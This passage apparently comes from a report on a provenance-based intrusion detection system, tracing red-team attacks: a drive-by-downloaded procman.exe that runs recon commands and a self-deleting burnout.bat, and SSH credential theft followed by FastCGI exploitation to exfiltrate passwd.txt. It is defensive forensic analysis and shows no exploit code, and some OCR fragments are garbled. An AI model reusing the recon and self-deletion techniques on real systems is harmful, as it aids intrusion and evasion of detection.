
This process (procman.exe--- pid 2500) made network connections with IP:128.55.12.167:443 and IP:128.55.12.167:4430. It executed cmd.exe (pid 2220), which, in turn, executed hostname.exe (pid 2552), whoami.exe (pid 2572) and ipconfig.exe (pid 2560) to gather system information.
A large number of registry entries were read by procman.exe within "\REGISTRY\MACHINE" and "\REGISTRY\USER". Also read was the file "C:\Users\steve\Desktop\notes.txt".

Step 3. Cleanup: procman.exe created and executed a clean up batch script burnout.bat

procman.exe (pid 2500) created a file "C:\Users\steve\Desktop\burnout.bat", which it later executed(pid 792), triggering the following alarm:

```
17-05-10 16:42:24.63: Alarm: UntrustedLoad: 200: Object 10424
(C:\Users\steve\Desktop\burnout.bat) Subject 923 pid=2500 "procman.exe"
```

This process removed "C:\Users\steve\Desktop\procman.exe" and "C:\Users\steve\Desktop\burnout.bat".


128.55.12.167:8000
1. read
2. write
"C:\Users\steve\Documents\Mozilla Firefox\firefox.exe" http://www.hbo.com
C:\Users\steve\Desktop\burnout.bat
18. read
20. rm
C:\Windows\system32\cmd.exe /c ""C:\Users\steve\Desktop\burnout.bat" procman.exe"
19. rm
C:\Users\steve\Desktop\procman.exe
3. execute
14. create
15. write
16. load
17. execute
C:\Windows\System32\whoami.exe
"procman.exe"
10. execute
8. execute
5. write
4. read
C:\Windows\System32\cmd.exe
13. read
128.55.12.167:443
9. execute
7. write
6. read
C:\Users\steve\Desktop\notes.txt
11. execute
12. read
C:\Windows\System32\HOSTNAME.EXE
128.55.12.167:4430
C:\Windows\System32\ipconfig.exe
\REGISTRY\MACHINE
\REGISTRY\USER

A detailed description of the key events is provided below.


Procman Attack (drive-by download/exploit) (2017-05-10)
Key entity:

- procman.exe [53de1a0d53404d29878594c09ea437ba, SUBJECT_PROCESS]

The start of procman.exe
firefox.exe http://www.hbo.com[c9eb27398ed041788b61b5be96d2caf7]

- EVENT_EXECUTE
    - procman.exe[53de1a0d53404d29878594c09ea437ba]
        - EVENT_WRITE
            - FILE_OBJECT_FILE [47e72235caee4569817bec4d4be97bc8, unnamed]
        - EVENT_OTHER
            - firefox.exe[c9eb27398ed041788b61b5be96d2caf7]
        - EVENT_OTHER

            - conhost.exe 16749868489040497620559657731577300479-2038721061793073896-3078984242080628585[39216e51a8ee4270812c682c0afa1973]




Data set: 5d.bovia.20170510.procman.bt1fw x-axis: Time Time zone: Local


Suspicious activities of procman.exe
procman.exe[53de1a0d53404d29878594c09ea437ba]

- EVENT_READ
    - Registry keys including OS version
- EVENT_CONNECT (20:40:22 UTC)
    - 128.55.12.167:443
- EVENT_CONNECT (20:41:26 UTC)
    - 128.55.12.167:4430
- EVENT_EXECUTE
    - cmd.exe [744e20508786462e91aae8d01a7dc3ca]
        - EVENT_EXECUTE
            - C:\Windows\System32\hostname.exe
        - EVENT_EXECUTE
            - C:\Windows\System32\whoami.exe
        - EVENT_EXECUTE
            - C:\Windows\System32\ipconfig.exe

- EVENT_EXECUTE
    - cmd.exe [64d7d7ee29cf4560a7ddc6b893a074a6]
        - No suspicious activities
- EVENT_READ (20:42:16 UTC)
    - C:\Users\steve\Desktop\notes.txt[331abf2351ef423a8f32631c7d7a9ce3]
- EVENT_WRITE (20:42:24 UTC)
    - C:\Users\steve\Desktop\burnout.bat[2c002a1c56254c7f889424ae1a62414a]
- EVENT_MODIFY_FILE_ATTRIBUTES (make it executable)
    - C:\Users\steve\Desktop\burnout.bat
- EVENT_EXECUTE
    - C:\Users\steve\Desktop\burnout.bat[07b5b411768e44cb93e046de236fa1a3]
        - EVENT_UNLINK (20:42:24)
            - C:\Users\steve\Desktop\procman.exe[45038b5175564e7591576b951475e038]
        - EVENT_UNLINK (20:42:24)
            - C:\Users\steve\Desktop\burnout.bat




Data set: 5d.bovia.20170510.procman.bt1fw x-axis: Time Time zone: UTC



Data set: 5d.bovia.20170510.cmd1.bt1fw1.js

x-axis: Time

Time zone: UTC



Data set: 5d.bovia.20170510.burnout.bt1fw1 x-axis: Time Time zone: UTC

Data Issue Found and Reported by MARPLE (2017-05-09)

Issue:

We read 1 million records from 5D data from Kafka and summarize all the events included by category as follows. We found no file operation related events, such as EVENT_WRITE and EVENT_READ. We consider the data a bit strange since these two types of events represent very common program behaviors - file/registry read or write, and they should be included in the traces.

The statistics details are shown below (event type: number of records):

'EVENT_LOGIN': 75,
'FILE_OBJECT_FILE': 29294,
'EVENT_STARTSERVICE': 144,
'EVENT_LOADLIBRARY': 28395,
'EVENT_CREATE_THREAD': 57,
'EVENT_OTHER': 18781,
'EVENT_ACCEPT': 719152,
'EVENT_EXIT': 1361,
'EVENT_LINK': 3,
'EVENT_SENDMSG': 983,
'EVENT_CONNECT': 107903,
'EVENT_EXECUTE': 1378,

```
'SUBJECT_PROCESS': 7893,
'SUBJECT_THREAD': 57,
'EVENT_UPDATE': 894,
'EVENT_LOGOUT': 23,
'EVENT_BIND': 59853,
'EVENT_RECVMSG': 983
```

Response:
As a result, 5D confirmed the issue and republished the fixed data to kafka topic ta1-fivedirections-bovia-cdm17-3

4.4.2 Detection of BOVIA Attacks on CADETS

Data Exfiltration Attack (2017-05-09)

Key entity:

- passwd.txt [bfd879239ceb4a55ab9c8fb4f54a2f81, FILE_OBJECT_FILE]
- python /usr/local/www/nginx-dist/jsiface.py (three times)
- python /usr/local/www/nginx-dist/download.py [1040942d34e311e7bd29a9f590565414]

Summary (most important facts):

1. The attacker stole the credential of steve (no trace of brute force), login and collect sensitive information into files groot and passwd.txt
2. The attacker exploited a running FastCGI script jsiface.py (three times) and successfully invoked download.py via fcgiwrap. Both scripts read and sent out sensitive information. download.py also sent out passwd.txt.


Summary (English Description):
The attack that we detected for BOVIA scenario consists of two steps. In the first step, attacker, who has accessed the SSH credentials of Steve somehow, connects and login to the victim machine. Then she accesses some confidential files, creates two files in the home directory of Steve, and writes the confidential information into them. In the second step of the attack, attacker (from another IP address) connects to nginx server that is running on the same machine, exploits a vulnerability there, and exfiltrates one of the files that she created in the first step of the attack.

Attack Step 1 Details

Description and Overview:
It is assumed that the attacker has accessed Steve's SSH credentials somehow. Then she starts a ssh session from an untrusted IP address 128.55.12.252. After connecting to the bash terminal, she accesses some confidential files, such as: /etc/profile, /etc/nsswitch.conf. etc/pwd.db. /etc/localtime. Then she creates two text files in the home directory named /home/steve/groot, and /home/steve/passwd.txt, opens them with vi program, and writes the confidential information into them.

As IP address 128.55.12.252is untrusted (is not in our whitelist), the bash process invoked by ssh and afterward the vi process would have low data integrity tags. Then, our system detects that some confidential files are accessed by those processes that are in low data integrity (edge# 5, 6, 7 in the following figure) which is suspicious. Subsequently, two files are created and written (edge# 11, 18) which are detected as an attack by "Alarm:Conf_Wrt" policy. This policy triggers an alarm when a process having low data integrity and high data confidentiality creates or writes to an object.

Both created files remain on the system and are never removed. The first file /home/steve/grootis never read by any process, but the other file /home/steve/passwd.txt is read and exfiltrated in Step 2.




Layered Entity relation and Events Timeline (Information Collection Into passwd.txt, groot):

bash [a930f42034c411e7bd29a9f590565414, SUBJECT]

- EVENT_EXECUTE (14:35:06 UTC)
    - vi groot [b23d039434c411e7bd29a9f590565414]
        - EVENT_READ
            - /etc/pwd.db [68cb648b48887559884865c6f9758004]

            - /etc/localtime [95b3205f37218651a137842ba1862359]
            - /usr/share/zoneinfo/posixrules [521cf7ef2b1aaf5e9a2b5fb22eaf9a62]
            - /etc/nsswitch.conf [e4d6ed8491c9645b89914eb0eb642be6]
        - EVENT_WRITE
            - groot[af1e7df5e0cac1508ae022d060c1f066]
                - No further information pass
- EVENT_EXECUTE (14:35:55 UTC)
    - vi passwd.txt [cf144e6634c411e7bd29a9f590565414]
        - EVENT_READ
            - /etc/pwd.db [68cb648b48887559884865c6f9758004]
            - /etc/localtime [95b3205f37218651a137842ba1862359]
            - /usr/share/zoneinfo/posixrules [521cf7ef2b1aaf5e9a2b5fb22eaf9a62]
            - /etc/nsswitch.conf [e4d6ed8491c9645b89914eb0eb642be6]
        - EVENT_WRITE
            - /home/steve/passwd.txt [bfd879239ceb4a55ab9c8fb4f54a2f81]



Data set: cadets.bovia.20170509.vi.json x-axis: Time Time zone: UTC


:45
:50
:55
02:35
:05
:10
:15
:20
:25
:30
:35
:40
:45
:50
:55
02:36
:05
:10
:15
:20
:25
/usr/bin/fortune freebsd-tips
-bash
/var/run/ld-elf.so.hints
mes/fortune/freebsd-tips.dat
/dev/tty
:/games/fortune/freebsd-tips
vi groot
/usr/share/misc/termcap.db
'ar/tmp/vi.recover/vi.0DAVwf
/tmp/bt.sIU9reDSlR
/etc/nsswitch.conf
/etc/pwd.db
/etc/localtime
ısr/share/zoneinfo/posixrules
ıp/vi.recover/recover.skHCaP
var/tmp/vi.recover/vi.kl7L1b
/tmp/bt.KEEpP3Cuua
groot
vi passwd.txt
/ar/tmp/vi.recover/vi.JC5KEX
/tmp/bt.60CeosUJvd
p/vi.recover/recover.aP2GyM
/var/tmp/vi.recover/vi.tatJAX
/tmp/bt.PpZLJavFbi
/home/steve/passwd.txt
ls

Attack Step 2 Details

Description and Overview:
Nginx server is installed with fcgiwrap which is a CGI wrapper that can be used for shared hosting environments. We believe that the attacker is sending a malicious CGI script to Nginx

server from IP address 128.55.12.167. This script exploits a vulnerability and successfully invokes a python script download.py (edge# 7 in the following figure). This python script reads the file "/home/steve/passwd.txt" that contains confidential information from Step 1 of the attack, then passes the confidential information through a SRCSINK_IPC and a UNIX_SOCKET object chronologically to the Nginx server for exfiltration.

Our system raised two alarms during this attack: once for a read event of a confidential file "/home/steve/passwd.txt" from a low data integrity process (edge# 10), and another for exfiltrating some information to an untrusted IP address from a process with low data integrity and high data confidentiality tags (edge# 16).

